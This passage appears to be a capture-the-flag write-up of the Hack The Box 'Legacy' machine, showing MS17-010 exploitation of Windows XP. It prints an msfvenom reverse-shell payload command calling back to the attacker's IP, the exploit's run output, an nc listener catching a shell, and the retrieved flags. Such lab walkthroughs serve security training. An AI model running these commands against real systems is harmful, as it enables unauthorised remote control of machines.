16/03/2017  09:18    <DIR>          ..
16/03/2017  09:18                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.297.600.000 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings\Administrator\Desktop>
```

**ROOT FLAG**


# MS17-010

Reviewing in google we find the exploit of the user helviojunior we download it and we will use it later so that it works with our IP’s.


This exploit needs a shellcode file so again we will use msfvenom to create an exe file. To create it we use the following command:

***msfvenom -p windows/shell_revers_tcp LHOST=10.10.14.51 LPORT=4444 EXITFUNC=thread -f exe -a x86 --platform windows -o reverse.exe***

We execute the exploit indicating the victim's ip and our exe file. And we listening.




```
/home/pablo/Doc/H/Machine_R/Le/exploits  on git master ?64 ✔  with root@parrot  took 31s  python send_and_execute.py legacy.htb.mx reverse.exe
Trying to connect to legacy.htb.mx:445
Target OS: Windows 5.1
Using named pipe: browser
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write backward
leak next transaction
CONNECTION: 0x8230c6d0
SESSION: 0xe1093868
FLINK: 0x7bd48
InData: 0x7ae28
MID: 0xa
TRANS1: 0x78b50
TRANS2: 0x7ac90
modify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe2111288
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe2111328
```



```
/home/pablo/Downloads  on git master ?64 ✘ 1  with root@parrot  took 1m 8s  nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.51] from (UNKNOWN) [10.10.10.4] 1041
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```


And we have our shell!!!

Only remains to see and search for the flags.



```
C:\Documents and Settings\john>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\john

16/03/2017  08:33    <DIR>          .
16/03/2017  08:33    <DIR>          ..
16/03/2017  09:19    <DIR>          Desktop
16/03/2017  08:33    <DIR>          Favorites
16/03/2017  08:33    <DIR>          My Documents
16/03/2017  08:20    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)   6.297.432.064 bytes free

C:\Documents and Settings\john>cd Desktop
cd Desktop

C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
C:\Documents and Settings\john\Desktop>
```

## USER FLAG



```
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
C:\Documents and Settings\john\Desktop>cd ..
ccd ..
d
C:\Documents and Settings\john>cd ..
cdcd ..
c'cdcd' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\john>cd Administrator
ccd Administrator
'ccd' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\john>cd Administrator
cd Administrator
The system cannot find the path specified.

C:\Documents and Settings\john>cd ..
cd ..

C:\Documents and Settings>cd Administrator
cd Administrator

C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings\Administrator\Desktop>
```

## ROOT FLAG